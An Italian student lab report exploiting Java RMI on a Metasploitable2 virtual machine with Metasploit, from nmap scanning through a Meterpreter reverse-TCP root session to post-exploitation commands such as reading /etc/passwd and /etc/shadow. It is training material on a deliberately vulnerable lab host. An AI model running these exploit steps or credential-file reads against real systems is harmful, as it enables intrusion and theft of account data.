

# Exploit Java RMI



Progetto M4-W16D4

Natalia Zanghi

Versione 1.0

07/01/2025

# Sommario

Traccia.....	2
Introduzione.....	3
○ Descrizione generale di Java RMI	
○ Vantaggi e rischi	
○ Obiettivo del report	
Fase 1: Configurazione degli indirizzi IP statici.....	4
Fase 2: Scansione della rete e identificazione dei servizi.....	6
Fase 3: Sfruttamento della vulnerabilità di Java RMI.....	7
Fase 4: Raccolta delle informazioni.....	12
○ Diagnosi e configurazione di rete	
○ Informazioni sul sistema	
○ Navigazione del file system	
○ Gestione di sessioni e processi	
○ Raccolta di informazioni e controllo remoto	
Strumenti utilizzati.....	23
Conclusioni.....	24

## Traccia

La macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 (Java RMI). L'obiettivo dell'esercizio è sfruttare la vulnerabilità utilizzando Metasploit per ottenere una sessione Meterpreter sulla macchina remota. I requisiti sono:

- **Indirizzo IP macchina attaccante (Kali):** 192.168.11.111
- **Indirizzo IP macchina vittima (Metasploitable):** 192.168.11.112
- **Obiettivi dell'esercizio:**
  - Raccogliere informazioni di rete.
  - Analizzare la tabella di routing.
  - Ottenere ulteriori dettagli sulla macchina vittima.

### Periodo di analisi:

- **Inizio:** 26 dicembre 2024, ore 18:00
- **Fine:** 4 gennaio 2025, ore 17:00

## **Introduzione**

### **Descrizione di Java RMI**

Java Remote Method Invocation (Java RMI) è un'API che consente alle applicazioni di comunicare e invocare metodi su oggetti su macchine diverse. Questa tecnologia facilita la creazione di applicazioni distribuite, facendo sembrare gli oggetti remoti come se fossero locali. Il RMI Registry, generalmente sulla porta 1099, è il servizio usato dai client per trovare e connettersi a questi oggetti.

### **Vantaggi e Rischi**

Java RMI offre vantaggi come l'interazione semplice con oggetti remoti e la scalabilità. Tuttavia, ci sono rischi significativi riguardanti la sicurezza.

Vantaggi :

- Semplicità nell'interazione con oggetti remoti.
- Scalabilità per sistemi distribuiti.

Rischi:

- Configurazioni insicure possono portare a esecuzioni di codice Remoto
- L'assenza di controlli di sicurezza espone i sistemi ad attacchi.

### **Obiettivo del Report**

Questo report si propone di analizzare e documentare il processo di sfruttamento di una vulnerabilità presente nel servizio Java RMI, con particolare attenzione alle implicazioni di sicurezza e alle potenziali conseguenze di un attacco mirato. Attraverso questa analisi, si intende fornire una comprensione dettagliata del funzionamento di questa vulnerabilità e delle modalità attraverso cui un attaccante potrebbe compromettere l'integrità. Questo report vuole contribuire alla consapevolezza dell'importanza di implementare configurazioni sicure e aggiornamenti costanti per mitigare i rischi legati a minacce.

## Fase 1: Configurazione degli indirizzi IP statici

Per iniziare, prepariamo l'ambiente virtuale configurando gli indirizzi IP statici per le macchine attaccante e vittima. La macchina attaccante Kali avrà l'indirizzo IP 192.168.11.111, mentre la macchina vittima Metasploitable2 avrà l'indirizzo IP 192.168.11.112.

Apriamo il terminale e modifichiamo il file interfaces su entrambe le macchine. Riavviamo il servizio di rete per applicare le nuove impostazioni.

Verifichiamo i parametri inseriti con il comando 'ifconfig' su Kali e Metasploitable2.

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.11.111 netmask 255.255.255.0 broadcast 192.168.11.255
    inet6 fe80::a00:27ff:fe08:b718 prefixlen 64 scopeid 0<20<link>
    ether 08:00:27:08:b7:18 txqueuelen 1000 (Ethernet)
    RX packets 16 bytes 1868 (1.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 32 bytes 3860 (3.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

figura 1: ifconfig su Kali

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7c:8f:cf
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7c:8fcf/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:184 errors:0 dropped:0 overruns:0 frame:0
          TX packets:215 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:132061 (128.9 KB)  TX bytes:22848 (22.3 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:250 errors:0 dropped:0 overruns:0 frame:0
          TX packets:250 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:89307 (87.2 KB)  TX bytes:89307 (87.2 KB)

msfadmin@metasploitable:~$
```

figura 2: ifconfig su Meta

Controlliamo ora la connessione eseguendo un ping tra le due macchine. Se i pacchetti vengono inviati e ricevuti correttamente, la configurazione è riuscita.

```
(kali㉿kali)-[~]  
$ ping 192.168.11.112  
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.  
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=1.46 ms  
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=3.06 ms  
^C  
— 192.168.11.112 ping statistics —  
2 packets transmitted, 2 received, 0% packet loss, time 1008ms  
rtt min/avg/max/mdev = 1.455/2.258/3.062/0.803 ms
```

figura 3: ping Kali verso Meta

```
msfadmin@metasploitable:~$ ping 192.168.11.111  
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.  
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=2.04 ms  
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=2.79 ms  
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=2.72 ms  
--- 192.168.11.111 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1999ms  
rtt min/avg/max/mdev = 2.045/2.522/2.794/0.343 ms
```

figura 4: ping Meta verso Kali


## Fase 2: Scansione della rete e identificazione dei servizi

La macchina Metasploitable2 presenta un servizio vulnerabile sulla porta 1099.

Iniziamo una scansione della rete con nmap per confermare e identificare i servizi attivi sulla macchina vittima.

Scansione effettuata il 26 dicembre 2024 alle 18:37.

Apriamo il terminale sulla macchina attaccante e utilizziamo nmap:



```
(kali㉿kali)-[~]  
$ nmap -p 1099 -sV 192.168.11.112  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-26 18:37 EST  
Nmap scan report for 192.168.11.112  
Host is up (0.0034s latency).  
  
PORT      STATE SERVICE VERSION  
1099/tcp  open  java-rmi GNU Classpath grmiregistry  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 19.72 seconds
```

figura 5: Scansione con nmap usando l'opzione -p 1099 per specificare la porta e -sV per effettuare una versione detection dei servizi in esecuzione.

Questo comando ci permetterà di riconoscere il servizio sulla porta 1099 di Metasploitable2 e di determinarne la versione. Così confermeremo la presenza del servizio RMI e procederemo con l'exploit.

Dopo aver confermato che il servizio RMI è attivo sulla porta 1099, passeremo alla fase successiva: sfruttare la vulnerabilità identificata.

### Fase 3: Sfruttamento della vulnerabilità di Java RMI

Con gli indirizzi IP statici configurati e il servizio RMI attivo sulla porta 1099, possiamo procedere con lo sfruttamento della vulnerabilità di Java RMI utilizzando Metasploit.

Apriamo il terminale sulla macchina attaccante e avviamo Metasploit con il comando: `msfconsole`

```
(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: You can pivot connections over sessions started with the
ssh_login modules

Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Home
Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.
```



<https://metasploit.com>

```
= [ metasploit v6.4.18-dev ]  
+ -- == [ 2437 exploits - 1255 auxiliary - 429 post ]  
+ -- == [ 1468 payloads - 47 encoders - 11 nops ]  
+ -- == [ 9 evasion ]
```

Metasploit Documentation: <https://docs.metasploit.com/>

figura 6: comando msfconsole su Kali



Cerchiamo il modulo di exploit per Java RMI: search java\_rmi

```
msf6 > search java_rmi

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry	.	normal	No	Java RMI Registry Interfaces Enumeration
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure Default Configuration Java Code Execution
2	\_ target: Generic (Java Payload)	.	.	.	.
3	\_ target: Windows x86 (Native Payload)	.	.	.	.
4	\_ target: Linux x86 (Native Payload)	.	.	.	.
5	\_ target: Mac OS X PPC (Native Payload)	.	.	.	.
6	\_ target: Mac OS X x86 (Native Payload)	.	.	.	.
7	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure Endpoint Code Execution Scanner
8	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Deserialization Privilege Escalation

```
Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
```

figura 7: Lista di moduli disponibili di java\_rmi

Dal comando effettuato, vedremo una lista di moduli con exploit e auxiliary. Sceglieremo l'exploit alla prima posizione, ovvero exploit/multi/misc/java\_rmi\_server.

Vediamo insieme alcuni dettagli sull'exploit:

L'exploit che abbiamo selezionato è stato reso pubblico il 15 ottobre 2011 ed è molto affidabile. La descrizione ufficiale è : "Java RMI Server Insecure Default Configuration Java Code Execution". Che in altre parole, sfrutta una configurazione predefinita non sicura del server Java RMI, permettendo l'esecuzione di codice malevolo.

Il problema principale di questa vulnerabilità è che il server carica classi da qualsiasi URL remoto senza verificare la loro sicurezza. In pratica, il server non controlla se il codice che sta scaricando ed eseguendo sia sicuro o legittimo. Consentendo agli attaccanti di caricare ed eseguire codice arbitrario, compromettendo completamente il sistema.

Successivamente,utilizziamo i comandi 'use 1' e 'show options' per scegliere l'exploit e vedere le opzioni configurabili, come l'indirizzo IP della vittima (RHOSTS), la porta del servizio RMI (RPORT), l'indirizzo IP dell'attaccante (LHOST) e la porta di ritorno (LPORT).

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                                                                                         |
|-----------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                                         |
| RHOSTS    |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                                               |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.                                                               |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                                        |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                                              |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                                    |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                                                 |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.11.111  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.
```

figura 8: Configurazione dell'exploit

In questo caso, ci concentreremo su due aspetti chiave, poiché il resto è già configurato. Primo, impostiamo l'indirizzo IP della macchina vittima per assicurare una direzione precisa dell'attacco: utilizziamo il comando set RHOSTS 192.168.11.112.

In seguito, dobbiamo regolare il parametro httpdelay a 20 millisecondi invece di 10. Questo è importante poiché un ritardo maggiore migliora la stabilità e l'affidabilità dell'exploit, riducendo i problemi di connessione e aumentando le probabilità di successo. Quindi eseguiamo il comando set HTTPDELAY 20.

Gli altri parametri sono corretti; ad esempio, la porta di ritorno (LPORT) è impostata su 4444, che è una scelta comune per una comunicazione efficace tra la macchina attaccante e quella vittima.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
```

figura 9: Configurazione dell'RHOST e HTTPDELAY

Dopo aver impostato i parametri principali, possiamo controllare se le impostazioni siano corrette usando il comando `show options`. Questo comando fornisce una panoramica delle opzioni configurate, permettendoci di assicurarci che tutto sia in ordine prima di lanciare l'exploit.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

  Name      Current Setting  Required  Description
  --      -
  HTTPDELAY  20               yes       Time that the HTTP Server will wait for the payload request
  RHOSTS    192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     1099             yes       The target port (TCP)
  SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT   8080             yes       The local port to listen on.
  SSL       false            no        Negotiate SSL for incoming connections
  SSLCert   no               no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH   no               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Generic (Java Payload)

View the full module info with the info, or info -d command.
```

Figura 10: Show options, panoramica delle opzioni configurate per l'exploit

Configurati i parametri principali, vediamo che il payload predefinito è **java/meterpreter/reverse\_tcp** che viene utilizzato per eseguire un attacco che consente di stabilire una connessione inversa Meterpreter su una macchina bersaglio. In pratica, questo payload permette alla macchina vittima di avviare una connessione verso la macchina dell'attaccante, fornendo così un accesso remoto interattivo. Una volta stabilita la connessione, l'attaccante può eseguire comandi e raccogliere informazioni dalla macchina vittima in modo nascosto, eludendo firewall e altre misure di sicurezza.

Una volta configurate le opzioni, possiamo procedere con l'esecuzione dell'exploit

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/XDCCmQUf6C
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:43460) at 2024-12-26 18:53:25 -0500

meterpreter > █
```

figura 11: Processo di esecuzione dell'exploit e l'apertura di una sessione Meterpreter sulla macchina vittima.

L'output indica che l'exploit è andato a buon fine: il payload è stato inviato e si è aperta una sessione Meterpreter, permettendo il controllo remoto della macchina. Abbiamo ora una sessione attiva con Meterpreter sulla macchina della vittima, che ci consente di esplorare e gestire il sistema da remoto. Questo processo mostra come è stato inviato il payload e come è stata avviata la sessione Meterpreter.

## Fase 4: Raccolta delle informazioni

Adesso che abbiamo stabilito la connessione con Meterpreter, possiamo raccogliere informazioni sulla macchina compromessa. Meterpreter offre una varietà di comandi che ci consentono di esplorare e controllare il sistema in modo avanzato/sofisticato rispetto a una semplice shell remota.

Di seguito alcuni comandi utili suddivisi per categoria:

### **Diagnosi e configurazione di rete:**

ifconfig: Visualizza e configura le interfacce di rete.

route: Mostra la tabella di routing IP.

### **Informazioni sul sistema:**

sysinfo: Fornisce informazioni sul sistema operativo, l'architettura e altre informazioni di sistema.

getuid: Ottiene l'ID dell'utente attuale.

### **Navigazione del file system:**

pwd: Mostra il percorso corrente.

ls: Elenca i file in una directory.

cat /etc/passwd: Visualizza il contenuto del file /etc/passwd, utile per raccogliere informazioni sugli utenti.

cat /etc/shadow: Visualizza il contenuto del file /etc/shadow, che contiene informazioni critiche sugli utenti, come le password criptate.

### **Gestione di sessioni e processi:**

ps: Elenca i processi attivi.

background: Manda una sessione in background.

### **Raccolta di informazioni e controllo remoto:**

shell: Accede a una shell di sistema.

Nei prossimi passaggi, esploreremo alcuni dei comandi più utili e le loro applicazioni pratiche. Useremo esempi concreti con immagini e risultati per dimostrare come questi comandi possono essere utilizzati per ottenere un'analisi approfondita e un controllo completo del sistema target.

## Diagnosi e configurazione di rete


ifconfig: Visualizza e configura le interfacce di rete.

Quando eseguiamo il comando `ifconfig`, otteniamo una panoramica delle “interfacce di rete” presenti sulla macchina remota. Vediamo due interfacce principali: Loopback e Ethernet.

La presenza di un'interfaccia loopback è standard per ogni sistema operativo e non fornisce informazioni di rilievo sulla configurazione di rete esterna.

L'interfaccia `eth0` è quella che ci interessa maggiormente, poiché rappresenta la connessione di rete principale della macchina remota. Da qui possiamo osservare che la macchina ha un indirizzo IP statico 192.168.11.112 nella rete /24 ovvero la netmask. Questa informazione è fondamentale per identificare la rete a cui appartiene la macchina, facilitando ulteriori attività di scansione e sfruttamento.

In Meterpreter, i comandi `ifconfig` e `ipconfig` sono equivalenti e forniscono gli stessi risultati.



```
meterpreter > ifconfig

Interface 1
=====
Name       : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name       : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe7c:8fcf
IPv6 Netmask : ::

meterpreter > █
```

figura 12: `ifconfig`

route: Mostra la tabella di routing IP.

Il comando route serve per visualizzare la tabella di routing di un sistema, che funziona come una mappa dettagliata del percorso che i pacchetti di dati seguono per raggiungere le loro destinazioni all'interno della rete. Questo strumento ci permette di capire meglio come la macchina vittima è configurata per operare sulla rete, mostrandoci quali reti sono raggiungibili, quali interfacce di rete vengono utilizzate e quali gateway vengono attraversati.

Ad esempio, l'interfaccia Ethernet ci mostra l'indirizzo IP statico della macchina e la rete a cui appartiene. Con queste informazioni, possiamo avere una visione chiara e completa delle comunicazioni all'interno del sistema target. Questo ci aiuta a comprendere meglio il movimento dei dati e a pianificare ulteriori attività di scansione e sfruttamento in modo più efficace.

```
meterpreter > route

IPv4 network routes
=====
Subnet          Netmask          Gateway  Metric  Interface
-----
127.0.0.1       255.0.0.0        0.0.0.0
192.168.11.112  255.255.255.0    0.0.0.0

IPv6 network routes
=====
Subnet          Netmask          Gateway  Metric  Interface
-----
::1             ::              ::
fe80::a00:27ff:fe7c:8fcf  ::              ::
meterpreter > █
```

figura 13: route

## Informazioni sul sistema

sysinfo: Fornisce informazioni sul sistema operativo, l'architettura e altre informazioni di sistema.

Eseguendo il comando sysinfo in Meterpreter, otteniamo informazioni importanti sulla macchina remota che ci aiutano a comprendere meglio l'ambiente in cui stiamo operando. È essenziale considerare l'architettura della macchina, poiché alcuni comandi e payload sono specifici per essa. Ad esempio, un payload sviluppato per un sistema a 32 bit potrebbe non funzionare su una macchina a 64 bit e viceversa.

Queste informazioni sono cruciali per pianificare le prossime mosse e scegliere gli strumenti più adeguati, evitando problemi di compatibilità.

```
meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux 2.6.24-16-server (i386)
Architecture  : x86
System Language : en_US
Meterpreter   : java/linux
meterpreter > █
```

figura 14: sysinfo

getuid: Ottiene l'ID dell'utente attuale.

Quando eseguiamo il comando getuid in Meterpreter e vediamo che l'utente del server è root, significa che abbiamo i massimi privilegi sulla macchina remota. Questo ci consente di controllare completamente il sistema, permettendoci di eseguire qualsiasi comando o modifica che desideriamo. In pratica, abbiamo ottenuto i privilegi di amministrazione completi sulla macchina vittima, confermando l'efficacia del modulo utilizzato.

Il successo del nostro exploit non è casuale, ma è influenzato da diversi fattori, tra cui la qualità del modulo utilizzato. L'exploit impiegato ha un rating "excellent" in Metasploit, il che indica che è stato ampiamente testato e ha un'alta possibilità di successo in condizioni standard. Tuttavia, il risultato dipende anche dalla configurazione delle macchine vittima, dalla presenza di misure di sicurezza e dalla versione del software vulnerabile. Un rating "excellent" suggerisce un'affidabilità elevata ma non garantisce il successo assoluto in ogni scenario

```
meterpreter > getuid
Server username: root
```

figura 15: getuid




## Navigazione del file system

pwd: Mostra il percorso corrente

Il comando pwd in Meterpreter, sta per "print working directory" ovvero stampa la directory corrente. Eseguendolo, scopri in quale directory ti trovi.

Indica che sei nella root del file system, il punto più elevato nella gerarchia delle directory.



```
meterpreter > pwd
/
```

figura 17: pwd

ls: Elenca i file in una directory.

Il comando Ls elenca file e directory nella directory corrente, fornendo dettagli specifici come permessi di accesso, dimensione e timestamp.

Ad esempio, nella directory radice (/), troviamo alcune directory importanti:

/etc: contiene i file di configurazione del sistema, importanti per capire la configurazione e gli utenti.

/var: contiene i log di sistema, fondamentali per trovare tracce di attività sospette o errori.

/home: la directory degli utenti, utile per raccogliere informazioni sugli utenti.

/root: la directory home dell'utente root, contenente configurazioni critiche.

/tmp: contiene file temporanei, che potrebbero avere dati utili o informazioni su attività recenti.

Prendiamo in considerazione la 5<sup>a</sup> riga:

**040666/rw-rw-rw- 4096 dir 2025-01-04 05:42:45 -0500 etc**

I permessi 040666 o rw-rw-rw- ci indicano che il file può essere letto e scritto da chiunque.

La dimensione della directory è 4096 byte, mentre dir indica che stiamo guardando una directory. La data e l'ora 2025-01-04 05:42:45 -0500 mostrano quando è stato effettuato l'ultimo aggiornamento, utile per sapere quanto siano recenti le modifiche. Infine, etc è il nome della directory.

Per un'analisi più approfondita, possiamo esplorare i file di configurazione: cat /etc/passwd e cat /etc/shadow

```
meterpreter > ls
Listing: /

Mode                Permissions      Size      Type      Last modified      Name
-----
040666/rw-rw-rw-    4096        dir      2012-05-13 23:35:33 -0400    bin
040666/rw-rw-rw-    1024        dir      2012-05-13 23:36:28 -0400    boot
040666/rw-rw-rw-    4096        dir      2010-03-16 18:55:51 -0400    cdrom
040666/rw-rw-rw-    13480       dir      2025-01-04 05:42:37 -0500    dev
040666/rw-rw-rw-    4096        dir      2025-01-04 05:42:45 -0500    etc
040666/rw-rw-rw-    4096        dir      2010-04-16 02:16:02 -0400    home
040666/rw-rw-rw-    4096        dir      2010-03-16 18:57:40 -0400    initrd
100666/rw-rw-rw-    7929183     fil      2012-05-13 23:35:56 -0400    initrd.img
040666/rw-rw-rw-    4096        dir      2012-05-13 23:35:22 -0400    lib
040666/rw-rw-rw-    16384       dir      2010-03-16 18:55:15 -0400    lost+found
040666/rw-rw-rw-    4096        dir      2010-03-16 18:55:52 -0400    media
040666/rw-rw-rw-    4096        dir      2010-04-28 16:16:56 -0400    mnt
100666/rw-rw-rw-    15194       fil      2025-01-04 05:43:08 -0500    nohup.out
040666/rw-rw-rw-    4096        dir      2010-03-16 18:57:39 -0400    opt
040666/rw-rw-rw-    0           dir      2025-01-04 05:42:16 -0500    proc
040666/rw-rw-rw-    4096        dir      2025-01-04 05:43:08 -0500    root
040666/rw-rw-rw-    4096        dir      2012-05-13 21:54:53 -0400    sbin
040666/rw-rw-rw-    4096        dir      2010-03-16 18:57:38 -0400    srv
040666/rw-rw-rw-    0           dir      2025-01-04 05:42:18 -0500    sys
040666/rw-rw-rw-    4096        dir      2025-01-04 06:25:02 -0500    tmp
040666/rw-rw-rw-    4096        dir      2010-04-28 00:06:37 -0400    usr
040666/rw-rw-rw-    4096        dir      2010-03-17 10:08:23 -0400    var
100666/rw-rw-rw-    1987288     fil      2008-04-10 12:55:41 -0400    vmlinuz
```

figura 16: ls

cat /etc/passwd: Visualizza il contenuto del file /etc/passwd, utile per raccogliere informazioni sugli utenti.

Nel file /etc/passwd, troviamo una lista degli utenti registrati sul sistema. Ogni riga fornisce dettagli specifici sull'utente.

Ad esempio la riga:

**msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash.**

Indica che msfadmin è il nome dell'utente. La x nel campo della password indica che la password è conservata in un file separato, /etc/shadow, per ragioni di sicurezza.

L'UID (User ID) e il GID (Group ID) sono identificatori unici per un utente e un gruppo. È importante notare che UID e GID possono differire; ogni utente ha un UID unico, ma più utenti possono condividere un GID appartenendo allo stesso gruppo. Questa distinzione è fondamentale per la gestione delle autorizzazioni e dell'accesso a file e cartelle. Un utente può avere un UID specifico e far parte di più gruppi, ciascuno con il proprio GID e diversi livelli di accesso.

Il campo commento è vuoto a parte il nome dell'utente. La home directory è /home/msfadmin, dove risiedono i file personali e di configurazione. Infine, la shell predefinita per msfadmin è /bin/bash, una shell popolare e potente utilizzata in Unix e Linux.

In sintesi, questa riga fornisce una visione chiara dell'utente msfadmin, comprendendo il nome utente, l'UID, il GID, la home directory e la shell predefinita. Queste informazioni sono preziose per una gestione efficiente del sistema.

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
